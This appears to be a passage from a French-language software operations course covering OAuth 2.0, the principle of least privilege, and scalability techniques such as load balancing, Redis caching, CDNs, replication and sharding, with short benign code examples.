Les sessions et les JWT résolvent le problème de l'authentification directe : l'utilisateur fournit ses identifiants à l'application, qui les vérifie. Mais il existe un scénario de plus en plus courant où ce modèle ne fonctionne pas : quand une application tierce a besoin d'accéder à vos données sur un autre service *sans connaître votre mot de passe*. Imaginons qu'une application de gestion de projets veuille accéder à vos dépôts GitHub pour afficher vos pull requests. L'approche naïve serait de lui donner votre mot de passe GitHub, mais c'est évidemment inacceptable : vous donneriez un accès total à votre compte à une application en laquelle vous n'avez qu'une confiance limitée. Pour comprendre la solution, imaginons une analogie. Vous arrivez à un hôtel et demandez au voiturier de garer votre voiture. Vous lui remettez votre clé, mais pas votre trousseau complet : vous lui donnez uniquement la clé de valet, celle qui permet de démarrer le moteur mais pas d'ouvrir le coffre ni la boîte à gants. Le voiturier peut accomplir sa tâche (déplacer la voiture) sans avoir accès à vos affaires personnelles, et vous pouvez récupérer la clé à tout moment. **OAuth 2.0** (2012)

fonctionne sur le même principe : au lieu de donner votre mot de passe (le trousseau complet) à une application tierce, vous lui accordez un accès limité et révocable à vos données sur un autre service. Concrètement, vous êtes redirigé vers le service d'origine (GitHub, Google, etc.), vous vous authentifiez directement auprès de lui, et vous autorisez explicitement l'application tierce à accéder à un périmètre limité de vos données (les *scopes*). Le service d'origine émet alors un jeton d'accès (*access token*) que l'application tierce utilise pour effectuer des requêtes en votre nom. Vous n'avez jamais partagé votre mot de passe, et vous pouvez révoquer l'accès à tout moment. Le bouton « Se connecter avec Google » ou « Se connecter avec GitHub » que l'on voit partout sur le web est une application d'OAuth 2.0 (plus précisément d'OpenID Connect, une couche d'authentification construite par-dessus OAuth). C'est aussi le mécanisme qu'utilise `gh auth login`, la commande d'authentification du CLI GitHub que nous avons vue dans le module 4 : plutôt que de demander votre mot de passe, elle ouvre votre navigateur pour que vous autorisiez le CLI via le flux OAuth de GitHub.

Le principe du moindre privilège


Un fil conducteur traverse toutes les pratiques de sécurité que nous avons abordées dans cette section : le **principe du moindre privilège** (*principle of least privilege*). L'idée est simple : chaque composant d'un système, qu'il s'agisse d'un utilisateur, d'un programme ou d'un service, ne devrait avoir accès qu'aux ressources strictement nécessaires à l'accomplissement de sa tâche, et pas une de plus. Les requêtes paramétrées empêchent une entrée utilisateur d'accéder au pouvoir du langage SQL. L'échappement HTML empêche des données de s'élever au rang de code exécutable. OAuth 2.0 accorde une clé de valet plutôt que le trousseau complet. Les scopes d'un jeton d'accès limitent le périmètre d'action d'une application tierce. Les variables d'environnement gardent les secrets hors du code source. Chaque fois, le même réflexe : restreindre l'accès au minimum nécessaire, parce que tout privilège superflu est une surface d'attaque.

Ce principe éclaire aussi rétrospectivement la brèche de Desjardins de 2019, que nous avons mentionnée en introduction. Un employé a pu exfiltrer les données personnelles de 4,2 millions de membres, non pas en exploitant une vulnérabilité technique sophistiquée, mais simplement parce qu'il avait accès à bien plus de données que ce que son rôle nécessitait. Si le principe du moindre privilège avait été appliqué rigoureusement, avec un contrôle d'accès granulaire limitant chaque employé aux seules données pertinentes à ses fonctions, l'ampleur de la brèche aurait été considérablement réduite. C'est une leçon qui vaut autant pour les permissions des utilisateurs humains que pour celles des services et des API dans une architecture logicielle.

La scalabilité

Les cinq sections précédentes de ce module ont abordé des questions fondamentales de l'exploitation d'un logiciel : où il tourne, comment le déployer, comment savoir s'il fonctionne, quoi faire quand il casse, et comment le protéger. Mais il reste une question que ces réponses ne couvrent pas : que se passe-t-il quand le logiciel rencontre le succès ? Un système peut être parfaitement conçu, déployé de manière impeccable, instrumenté avec soin, protégé contre les attaques… et s'écrouler le jour où le nombre d'utilisateurs double. La scalabilité, c'est la capacité d'un système à maintenir ses performances lorsque la charge augmente. Ce n'est pas un problème que tous les systèmes rencontrent, mais quand il se manifeste, il met à l'épreuve chaque décision architecturale prise en amont.

L'histoire du web regorge d'exemples de systèmes victimes de leur propre succès. Twitter, dans ses premières années, était tristement célèbre pour son « fail whale », une illustration de baleine qui s'affichait quand le site s'écroulait sous la charge, ce qui arrivait régulièrement lors d'événements populaires.



Le site, initialement construit comme une application Ruby on Rails monolithique, n'avait tout simplement pas été conçu pour supporter des millions de tweets simultanés. Twitter a passé plusieurs années à réécrire ses composants critiques, migrant progressivement vers une architecture de microservices en Java et Scala. Plus près de nous, Shopify, l'entreprise d'Ottawa fondée par Tobias Lütke en 2006, fait face chaque année à un défi de scalabilité extrême : le Black Friday. Pendant quelques heures, le trafic sur sa plateforme explose à des niveaux plusieurs fois supérieurs à la normale, alors que des milliers de boutiques en ligne gèrent simultanément des pics de commandes. En 2023, les marchands de Shopify ont réalisé 9,3 milliards de dollars de ventes pendant le weekend du Black Friday/Cyber Monday, avec un pic de 4,2 millions de dollars par minute. Cet exploit ne repose pas sur un seul truc magique, mais sur l'ensemble des techniques que nous allons explorer dans cette section : caching agressif, load balancing, files d'attente, et une infrastructure capable de s'étirer et de se contracter selon la demande.




Scalabilité verticale vs horizontale

Face à un système qui ne tient plus la charge, la réponse la plus intuitive est d'acheter une machine plus puissante. Plus de RAM, un processeur plus rapide, un disque SSD plus performant. C'est la **scalabilité verticale** (*scaling up*) : augmenter les ressources d'un seul serveur. L'approche est séduisante par sa simplicité. Le code ne change pas, l'architecture reste la même, il n'y a rien à redistribuer. Pendant longtemps, c'était la stratégie par défaut : les bases de données Oracle, par exemple, tournaient typiquement sur des serveurs uniques de plus en plus coûteux. Mais la scalabilité verticale a une limite physique : à un certain point, il n'existe tout simplement pas de machine plus puissante, ou son coût devient prohibitif. Et elle a une limite de fiabilité : si cette

machine unique tombe en panne, tout le système s'arrête. C'est un point de défaillance unique (*single point of failure*), un concept que nous avons rencontré dans la section sur les incidents.

L'alternative est la **scalabilité horizontale** (*scaling out*) : au lieu d'une machine plus grosse, on utilise plusieurs machines plus petites qui se partagent le travail. C'est l'approche qu'a rendue possible le cloud computing (section « Où est-ce que ça tourne ? ») et que nous avons déjà vue en action dans le tutoriel Kubernetes, quand nous avons passé notre application Flask de une à trois répliques. Le principe semble simple, mais il introduit une famille entière de problèmes nouveaux. Si trois serveurs répondent aux requêtes, comment décider lequel traite chaque requête ? Si un utilisateur modifie ses données sur le serveur A, comment s'assurer que le serveur B voit la modification ? Si un des serveurs tombe en panne, comment redistribuer sa charge sans que les utilisateurs s'en aperçoivent ? La scalabilité horizontale échange la simplicité d'une seule machine contre la complexité de la coordination entre plusieurs. C'est un compromis fondamental, et chaque technique que nous allons examiner dans cette section est une manière de gérer un aspect de cette complexité.




Load balancing

Dès qu'un système passe à plusieurs serveurs, une question se pose immédiatement : comment répartir les requêtes entre eux ? C'est le rôle du **load balancer** (répartiteur de charge), un composant qui se place entre les clients et les serveurs, reçoit toutes les requêtes entrantes, et les distribue selon une stratégie définie. Le load balancer est le premier élément d'infrastructure qu'on ajoute quand on passe au scaling horizontal, et nous l'avons déjà rencontré sans le nommer : dans le tutoriel Kubernetes, quand nous avions trois répliques de notre application Flask, le Service Kubernetes jouait exactement ce rôle, distribuant les requêtes entre les pods.

L'algorithme de répartition le plus simple est le **round-robin** : les requêtes sont distribuées à tour de rôle, en rotation. La première requête va au serveur A, la deuxième au serveur B, la troisième au serveur C, puis on revient au serveur A. C'est facile à implémenter et ça fonctionne bien quand les serveurs ont des capacités similaires et que les requêtes sont à peu près équivalentes en coût. Mais ce n'est pas toujours le cas : certaines requêtes prennent 10 millisecondes, d'autres 10 secondes. Le **least connections** (moindre nombre de connexions) tente de résoudre ce problème en envoyant chaque

nouvelle requête au serveur qui a le moins de requêtes en cours de traitement. D'autres algorithmes existent : le **weighted round-robin**, qui donne plus de requêtes aux serveurs plus puissants, ou le **IP hash**, qui envoie toujours les requêtes d'un même client au même serveur, ce qui peut être utile quand le serveur maintient un état en mémoire (comme une session).



Un load balancer ne se contente pas de distribuer les requêtes : il doit aussi savoir quand un serveur ne fonctionne plus. C'est le rôle des **health checks**, des vérifications périodiques où le load balancer envoie une requête de test (typiquement un simple `GET /health`) à chaque serveur. Si un serveur ne répond pas, ou répond avec une erreur, le load balancer le retire automatiquement de la rotation et cesse de lui envoyer du trafic. Quand le serveur redevient sain, il est réintégré. Ce mécanisme, que nous avons déjà croisé avec les *liveness probes* et *readiness probes* de Kubernetes, est ce qui permet au scaling horizontal d'offrir une meilleure fiabilité que le scaling vertical : si un serveur sur trois tombe en panne, les deux autres absorbent la charge, et les utilisateurs ne voient qu'une légère dégradation plutôt qu'une panne totale. Les outils de load balancing les plus courants sont nginx et HAProxy pour les déploiements traditionnels, les Services et Ingress dans Kubernetes, et les load balancers managés des fournisseurs cloud (AWS ELB, Google Cloud Load Balancing, Azure Load Balancer).

Caching

Le load balancing distribue la charge entre plusieurs serveurs, mais il ne réduit pas la quantité de travail totale. Si chaque requête nécessite une requête à la base de données, ajouter des serveurs ne fait que répartir les requêtes à la base de données, qui devient à son tour le goulot d'étranglement. Le **caching** (mise en cache) attaque le problème différemment : au lieu de faire le même travail plusieurs fois, on garde le résultat en mémoire et on le réutilise. C'est une idée d'une simplicité


trompeuse, que Phil Karlton, ingénieur chez Netscape, a immortalisée dans une citation célèbre : « There are only two hard things in Computer Science : cache invalidation and naming things. » La difficulté n'est pas de mettre des données en cache, c'est de savoir quand les données en cache ne sont plus valides.

Le caching n'est pas un concept propre à l'infrastructure. Tout programmeur qui a déjà stocké le résultat d'un calcul dans une variable pour éviter de le refaire a fait du caching. En programmation, cette technique s'appelle la **mémoïsation** (*memoization*), un terme introduit par Donald Michie en 1968. Python offre un mécanisme intégré pour ça : le décorateur `@functools.cache` (ou `@lru_cache` pour une version avec une taille maximale) qui mémorise automatiquement les résultats d'une fonction en fonction de ses arguments :

```
from functools import cache

@cache
def fibonacci(n):
    if n < 2:
        return n
    return fibonacci(n - 1) + fibonacci(n - 2)
```

Sans le décorateur, `fibonacci(50)` prendrait un temps astronomique à cause des appels récursifs redondants. Avec le cache, chaque valeur n'est calculée qu'une seule fois. Le principe est exactement le même quand on passe à l'échelle d'un système distribué, mais les contraintes changent. Un `@cache` vit dans la mémoire d'un seul processus : si le serveur redémarre, le cache disparaît, et si trois serveurs tournent en parallèle, chacun a son propre cache indépendant. C'est pourquoi on utilise un service de cache partagé comme Redis ou Memcached, accessible par tous les serveurs, persistant au-delà de la vie d'un processus individuel.



Le caching opère à plusieurs niveaux dans l'architecture d'un système web. La première couche est le **cache du navigateur** : quand un serveur envoie une réponse HTTP, il peut inclure des entêtes (`Cache-Control`, `ETag`, `Expires`) qui indiquent au navigateur de garder le résultat en mémoire pendant une durée déterminée. La prochaine fois que l'utilisateur demande la même ressource, le navigateur la sert directement depuis son cache local, sans même contacter le serveur. C'est

extrêmement efficace pour les ressources statiques (images, fichiers CSS et JavaScript) qui changent rarement. La deuxième couche est le **CDN**, que nous aborderons dans la prochaine sous-section. La troisième couche, celle sur laquelle le développeur a le plus de contrôle, est le **cache applicatif** : un espace mémoire rapide, typiquement Redis ou Memcached, où l'application stocke les résultats de calculs coûteux ou de requêtes fréquentes à la base de données.

Le pattern le plus courant est le **cache-aside** (aussi appelé *lazy loading*) : l'application vérifie d'abord si le résultat est en cache, et ne consulte la base de données que si ce n'est pas le cas. Voici un exemple simplifié avec Redis :

```
import redis
import json

cache = redis.Redis(host="localhost", port=6379)

def get_user_profile(user_id):
    # Vérifier le cache d'abord
    cached = cache.get(f"user:{user_id}")
    if cached:
        return json.loads(cached)

    # Cache miss : aller chercher dans la base de données
    profile = db.query("SELECT * FROM users WHERE id = :id", {"id": user_id})

    # Stocker en cache pour 5 minutes
    cache.setex(f"user:{user_id}", 300, json.dumps(profile))

    return profile
```

Le paramètre `300` de `setex` est le TTL (*time to live*) en secondes : après cinq minutes, Redis supprime automatiquement l'entrée, ce qui force l'application à aller chercher des données fraîches à la prochaine requête. Le TTL est la forme la plus simple d'**invalidation de cache** : on accepte que les données puissent être périmées pendant une durée limitée, en échange de la simplicité. C'est un compromis acceptable pour un profil utilisateur, mais pas pour un solde bancaire. Pour les cas où la fraîcheur est critique, l'alternative est l'invalidation explicite : quand les données changent, on supprime l'entrée correspondante du cache (`cache.delete(f"user:{user_id}")`), de sorte que la prochaine lecture ira chercher la version à jour.

CDN

Un **CDN** (*Content Delivery Network*) est un réseau de serveurs distribués géographiquement qui servent du contenu aux utilisateurs depuis l'emplacement le plus proche. Le principe repose sur une réalité physique incontournable : la vitesse de la lumière. Une requête entre Montréal et un serveur à Tokyo doit parcourir environ 10 000 km, ce qui impose un temps de latence incompressible d'au moins 30 millisecondes pour l'aller simple, et en pratique beaucoup plus à cause des multiples sauts réseau. Un CDN résout ce problème en plaçant des copies du contenu dans des points de présence (*PoPs*) répartis à travers le monde. Quand un utilisateur à Montréal demande une image, elle est servie depuis un serveur à Montréal ou à New York plutôt que depuis Tokyo. Les premiers CDN sont apparus à la fin des années 1990, Akamai (fondé en 1998 au MIT) étant le pionnier du


domaine. Aujourd'hui, les acteurs principaux incluent Cloudflare, Amazon CloudFront, Fastly et Google Cloud CDN.

Un usage très courant des CDN que tout développeur web rencontre rapidement est l'inclusion de bibliothèques JavaScript ou CSS hébergées sur un CDN public. Au lieu de télécharger une bibliothèque et de la servir depuis son propre serveur, on peut simplement la référencer par une URL pointant vers un CDN :

```
<!-- jQuery servi depuis le CDN de Google -->
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.7.1/jquery.min.js"></script>

<!-- Bootstrap servi depuis le CDN cdnjs -->
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/bootstrap/5.3.3/css/bootstrap
```

L'avantage principal est que le fichier est servi depuis un serveur géographiquement proche de l'utilisateur. On a longtemps invoqué un second avantage, la réutilisation d'un fichier déjà mis en cache par un autre site, mais les navigateurs partitionnent maintenant leur cache par site, Chrome depuis 2020, pour qu'un site ne puisse pas deviner ce qu'on a visité ailleurs. Des services comme cdnjs, jsDelivr et unpkg se sont spécialisés dans l'hébergement de bibliothèques open source sur CDN, servant collectivement des milliards de requêtes par jour.



Les CDN sont particulièrement efficaces pour les contenus statiques : images, fichiers CSS et JavaScript, vidéos, documents PDF. Ces ressources ne changent pas entre les utilisateurs et se prêtent naturellement à la mise en cache géographique. C'est d'ailleurs ce qui rend le modèle du *Static Site Generation* (SSG), que nous avons rencontré dans la section sur les interfaces utilisateur au module 3, si performant : un site généré statiquement par Hugo, Jekyll ou Astro n'est qu'un ensemble de fichiers HTML, CSS et JavaScript qui peuvent être servis entièrement par un CDN, sans aucun serveur applicatif. Ce cours lui-même, construit avec Hugo, pourrait être déployé sur un CDN et


servir des milliers d'étudiants simultanément sans aucun problème de scalabilité. Mais les CDN modernes vont au-delà du contenu statique. Des services comme Cloudflare Workers ou AWS Lambda@Edge permettent d'exécuter du code directement sur les serveurs du CDN, à la périphérie du réseau (*edge computing*). Cela permet, par exemple, de personnaliser une page en fonction de la langue de l'utilisateur ou de rediriger une requête vers le bon backend, le tout sans que la requête ne quitte la région géographique de l'utilisateur.

Réplication et sharding

Le load balancing et le caching permettent de distribuer et de réduire la charge sur les serveurs applicatifs, mais à un certain point, c'est la base de données elle-même qui devient le goulot d'étranglement. Une application peut tourner sur cinquante serveurs derrière un load balancer, si tous ces serveurs envoient leurs requêtes à une seule base de données PostgreSQL, c'est cette base qui fixe la limite. Deux stratégies complémentaires permettent de passer à l'échelle au niveau des données : la **réplication** et le **sharding**.

La **réplication** consiste à maintenir plusieurs copies identiques de la base de données. La forme la plus courante est la réplication **leader-follower** (aussi appelée *primary-replica* ou historiquement *master-slave*, une terminologie que l'industrie abandonne progressivement). Le principe : une seule instance, le leader, accepte les écritures. Chaque écriture est ensuite propagée aux followers, qui maintiennent une copie à jour des données. Les lectures, elles, peuvent être distribuées entre tous les followers. Ce modèle fonctionne bien quand les lectures sont beaucoup plus fréquentes que les écritures, ce qui est le cas de la majorité des applications web : un site de commerce en ligne reçoit des milliers de consultations de fiches produits pour chaque commande passée. Mais la réplication introduit un délai : entre le moment où une écriture est effectuée sur le leader et celui où elle apparaît sur les followers, il y a un décalage (*replication lag*). Pendant ce décalage, un utilisateur qui vient de modifier son profil pourrait ne pas voir sa modification s'il est servi par un follower qui n'a pas encore reçu la mise à jour. C'est un compromis entre performance et cohérence que nous retrouverons avec le théorème CAP.

Le **sharding** (aussi appelé *partitionnement horizontal*) attaque ce problème en découpant les données elles-mêmes : au lieu de stocker tous les utilisateurs dans une seule base, on les répartit entre plusieurs bases selon un critère déterministe. Par exemple, les utilisateurs dont le nom commence par A-M vont sur le shard 1, et N-Z sur le shard 2. En pratique, on utilise plutôt une fonction de hachage sur une clé (comme l'identifiant de l'utilisateur) pour distribuer les données uniformément. Chaque shard ne contient qu'une fraction des données et ne traite qu'une fraction des requêtes, ce qui permet de passer à l'échelle aussi bien en lecture qu'en écriture.



